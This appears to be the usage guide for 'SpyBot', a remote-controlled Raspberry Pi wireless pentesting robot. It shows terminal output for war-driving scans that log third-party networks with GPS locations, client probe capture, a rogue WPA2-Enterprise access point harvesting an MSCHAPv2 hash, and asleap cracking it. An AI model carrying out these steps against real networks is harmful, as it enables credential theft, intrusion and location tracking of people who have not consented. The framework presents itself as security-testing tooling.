    2. Perform GPU Dictionary Attack on a handshake pcap file.
    3. Perform Dictionary Attack on a Challenge/Response Pair [using asleap and md5eapass].
    4. Retrieve Files From SpyBot [Results in ForAdmin Directory].
    Press 'C' to Exit!

Connecting to SpyBot....Make sure the SpyBot is ONLINE!
Starting Yaler Services...
Yaler Services Started.
Launching Terminal..
Press 1 to launch another terminal/Retry
Press 2 to return to main menu
Launching Terminal..
Press 1 to launch another terminal/Retry
Press 2 to return to main menu
```


Terminal 1: Running admin.py on the command&control server. Press 1 to connect to the remote spybot using yaler services.

Terminal 3: Running the spybotmain.py on the SpyBot and launching the Network Scanner. The COORDINATES give the 'last seen' location of the Access Point while war-driving with the SpyBot. The LOCATION field provides a short description of the coordinates using google API.

```
-------------------------------------------------------NETWORKS--------------------------------------------------------
------BSSID----------Channel------ENC-----SIGNAL----WPS------------COOORDINATES----------------SSID-----------LOCATION------
1 42:c7:29:1e:79:32     6      WPA2    -27      no      54.034171619,-2.795288574      BTWifi-X            Saint Pauls Church
2 ac:cf:85:f5:e4:b4     1      WPA2    -91      yes     54.034178146,-2.795352526      TALKTALKF5E4AB            Saint Pauls Church
3 a0:8d:16:8b:26:08     1      WPA2    -89      yes     54.034156739,-2.79530233       TALKTALK8B25FF            Lancaster
4 ec:f3:5b:67:90:8a     6      WPA2    -88      yes     54.034165633,-2.795319062      NOKIA Lumia 925_4591            Saint Pauls Church
5 40:c7:29:1e:77:30     6      WPA2    -28      yes     54.034171619,-2.795288574      BTHub6-7RC6               Saint Pauls Church
6 5c:7d:5e:d6:32:68     8      WPA2    -61      yes     54.034171619,-2.795288574      TALKTALK-D63620           Saint Pauls Church
7 26:20:c7:5e:90:bf     11     OPN     -91      no      54.03418642,-2.79537298        BTWifi-with-FON           Saint Pauls Church
8 98:de:d0:39:8c:0e     9      WPA2    -91      yes     54.034180815,-2.795355503      TP-LINK_8C0E              Saint Pauls Church
9 42:c7:29:1e:79:31     6      OPN     -38      no      54.034171619,-2.795288574      BTWifi-with-FON           Saint Pauls Church


-------------------------------------------------------NETWORKS--------------------------------------------------------
------BSSID----------Channel------ENC-----SIGNAL----WPS------------COOORDINATES----------------SSID-----------LOCATION------
1 42:c7:29:1e:79:32     6      WPA2    -27      no      54.034171619,-2.795288574      BTWifi-X            Saint Pauls Church
2 ac:cf:85:f5:e4:b4     1      WPA2    -91      yes     54.034178146,-2.795352526      TALKTALKF5E4AB            Saint Pauls Church
3 a0:8d:16:8b:26:08     1      WPA2    -89      yes     54.034156739,-2.79530233       TALKTALK8B25FF            Lancaster
4 ec:f3:5b:67:90:8a     6      WPA2    -88      yes     54.034165633,-2.795319062      NOKIA Lumia 925_4591            Saint Pauls Church
5 40:c7:29:1e:77:30     6      WPA2    -28      yes     54.034171619,-2.795288574      BTHub6-7RC6               Saint Pauls Church
6 5c:7d:5e:d6:32:68     8      WPA2    -47      yes     54.034171619,-2.795288574      TALKTALK-D63620           Saint Pauls Church
7 26:20:c7:5e:90:bf     11     OPN     -91      no      54.03418642,-2.79537298        BTWifi-with-FON           Saint Pauls Church
8 98:de:d0:39:8c:0e     9      WPA2    -91      yes     54.034180815,-2.795355503      TP-LINK_8C0E              Saint Pauls Church
9 42:c7:29:1e:79:31     6      OPN     -38      no      54.034171619,-2.795288574      BTWifi-with-FON           Saint Pauls Church
```


Launch the navigation.py on the SpyBot in the spybot_workspace to control and navigate the spybot. Configure VNC camera access if needed (Check Yaler.net for further details). The terminal 1 shows the admin.py on the C2C system. The terminal 2 shows the output for the navigation.py (present in the spybot_workspace on the remote rpi) controlling the motors on the remote Spy-Bot. The terminal 3 shows the output of spybotmain.py when a network scan is initiated. It shows a list of available wireless networks, channel numbers, etc. The 'coordinates' show the last seen location where an access point is detected. The 'location' field provides a description of the coordinates using Google APIs. All the collected information about the networks is stored in a database *spybot.db* on the SpyBot, which can later be retrieved at the end of a wireless recon operation.

4. **Mapping access points to last seen locations on a map**


Google Maps - pygmaps - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Dashboard - Raspberry
Google Maps - pygmaps
file:///mnt/Educational/work/Admin_Workspace/Retrieved/Maps/Thu Sep 7 22:
Most Visited Search Parrot Frozenbox Forum FrozenChat Exploit-db Pentest Standard Hidden Wiki
Map Satellite
St Paul's Rd
St Paul's Dr
Neptune
St Paul's Church
Higher Greaves
Hilltop Bakery
Fern Bank
Scotforth Rd
A6
Map data ©2017 Google Terms of Use Report a map error

The last seen coordinates of the access points are mapped to a Google map template and is stored as an HTML file. Move the cursor over the blue points to show information about the access point name, signal strength and encryption used.


5. **Scanning for client probes**


Applications Places Terminal
Thu 24 Aug, 21:14
Admin_Workspace
Terminal
File Edit View Search Terminal Tabs Help
Terminal
Terminal

```
           \______/ $$  ____/  \____$$ |\________/  \______/   \____/
                    $$ |      $$\   $$ |
                    $$ |      \$$$$$$  |
                    \__|       \______/


         Welcome To SpyBot Framework. A Remote Wireless Pentesting Framework.
         Select an option and follow the instruction to use!
         1. Launch Network Scanner.
         2. Launch Client Probe Scanner.
         3. Launch Hidden SSID Scanner.
         4. Launch WEP Attack.
         5. Capture WPA Handshake.
         6. Launch Deauthentication Attack.
         7. Launch Rogue AP Attacks.
         8. Launch WifiPhisher.
         9. Send Files To Command Center.
         Press 'C to Exit'

[*] Waiting for Client Request Probes.....
[*] Starting Channel Hopper on mon0!

 --------------------Client Probes Table---------------------------------

 --Number-------Client MAC---------searching for-------ESSID-----------
     1       28:3F:69:14:2E:0D                          assdkdk

 ------------------------------------------------------------------------

 --------------------Client Probes Table---------------------------------

 --Number-------Client MAC---------searching for-------ESSID-----------
     1       28:3F:69:14:2E:0D                          assdkdk
     2       28:3F:69:14:2E:0D                          hellospybot

 ------------------------------------------------------------------------
```

Launch the client probe scanner using the spybotmain.py to recon the access points which are searched by network devices in the region. When a network device wants to connect to a known saved wireless network, it sends out probes to search for the networks it knows. This information can be used to set up rogue access points.

6. **Rogue access points and obtaining challenge-response pairs for WPA2-Enterprise networks**




```
Failed to connect to non-global ctrl_ifname: wlan1  error: No such file or directory
[*] Current Working Directory changed to /home/pi/Desktop/SpyBotWorkspace/Rogue_Files/hostapd-2.6/hostapd
[*] Starting Rogue AP
Configuration file: ./template_enterprise.conf
Using interface wlan1 with hwaddr 22:c1:0f:ea:1f:93 and ssid "TALKTALK-D63620"
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
wlan1: STA 28:3f:69:14:2e:0d IEEE 802.11: authenticated
wlan1: STA 28:3f:69:14:2e:0d IEEE 802.11: associated (aid 1)
wlan1: CTRL-EVENT-EAP-STARTED 28:3f:69:14:2e:0d
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25


mschapv2: Thu Sep  7 22:59:42 2017
         username:      admin
         challenge:     20:c5:7b:2e:74:23:a3:9f
         response:      83:21:3d:33:34:1c:4b:b7:8c:38:52:65:77:49:aa:77:5f:76:3c:8f:da:8e:4a:69
         jtr NETNTLM:   admin:$NETNTLM$20c57b2e7423a39f$83213d33341c4bb78c3852657749aa775f763c8fda8e4a69
wlan1: CTRL-EVENT-EAP-FAILURE 28:3f:69:14:2e:0d
wlan1: STA 28:3f:69:14:2e:0d IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan1: STA 28:3f:69:14:2e:0d IEEE 802.1X: Supplicant used different EAP type: 25 (PEAP)
wlan1: STA 28:3f:69:14:2e:0d IEEE 802.11: deauthenticated due to local deauth request
^Cwlan1: interface state ENABLED->DISABLED
wlan1: AP-DISABLED
nl80211: deinit ifname=wlan1 disabled_11b_rates=0
```

Launch the rogue AP launcher in the spybotmain.py to create rogue access points:

- dynamically by selecting the strongest/weakest access point.
- by defining a custom rogue access point.
- hosting rogue access points in karma mode.

Wait for victims to connect and enter credentials (works in WPA-enterprise networks that allow authentication without certificate validation). Launch ASLEAP functions using the admin.py AFTER retrieving the remote files from the remote spybot onto the c2c/cloud server.



```
Initialized motors
changing values!
motors set!
moving forward!
changing values!
motors set!
moving backward!
unknown keys
Stopping motors
motors stopped
changing values!
motors set!
moving backward!
changing values!
motors set!
moving right
changing values!
motors set!
moving left!
changing values!
motors set!
moving forward!
Stopping motors
motors stopped
```


```
[69] ./Wordlists/Small_Dictionaries/Wifi/8dig10millow2.txt
[70] ./Wordlists/Small_Dictionaries/Wifi/8dig10milup.txt
[71] ./Wordlists/Small_Dictionaries/Wifi/8dig10milup2.txt
[72] ./Wordlists/Small_Dictionaries/Wifi/8dig10miluplow.txt
[73] ./Wordlists/Small_Dictionaries/Wifi/8dig10miluplow2.txt
[74] ./Wordlists/Small_Dictionaries/Wifi/8dig10miluplow3.txt
[75] ./Wordlists/Small_Dictionaries/Wifi/8dig5milup.txt
[76] ./Wordlists/Small_Dictionaries/Wifi/8dig5milup2.txt
[77] ./Wordlists/Small_Dictionaries/Wifi/8dig5milup3.txt
[78] ./Wordlists/Small_Dictionaries/Wifi/8dig5miluplow.txt
[79] ./Wordlists/Small_Dictionaries/Wifi/8dig5miluplow2.txt
[80] ./Wordlists/Small_Dictionaries/Wifi/8dig5miluplow3.txt
[*] Press Enter!
81
[*] Select a wordlist to use: [1]-[80] or Press [0] to enter a custom path
5
[*] Launching dictionary bruteforce...
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "./Wordlists/Medium_Dictionaries/oCustom-WPA.txt".
        hash bytes:        3f33
        NT hash:           2093d6658af4d52954f96c5a358b3f33
        password:          spybot123
[*] Do you want to use a different wordlist? [y]/[n]
```

```
  $$$$$$\
 $$  __$$\
 $$ /  \__|
 \$$$$$$\
  \____$$\
 $$\   $$ |
 \$$$$$$  |$$$$$$$  |\$$$$$$$ |$$$$$$$  |\$$$$$$  | \$$$$  |
  \______/ $$  ____/  \____$$ |\_______/  \______/   \____/
           $$ |       $$\   $$ |
           $$ |       \$$$$$$  |
           \__|        \______/

Welcome To SpyBot Framework. A Remote Wireless Pentesting Framework.
Select an option and follow the instruction to use!
1. Launch Network Scanner.
2. Launch Client Probe Scanner.
3. Launch Hidden SSID Scanner.
4. Launch WEP Attack.
5. Capture WPA Handshake.
6. Launch Deauthentication Attack.
7. Launch Rogue AP Attacks.
8. Send Files To Command Center.
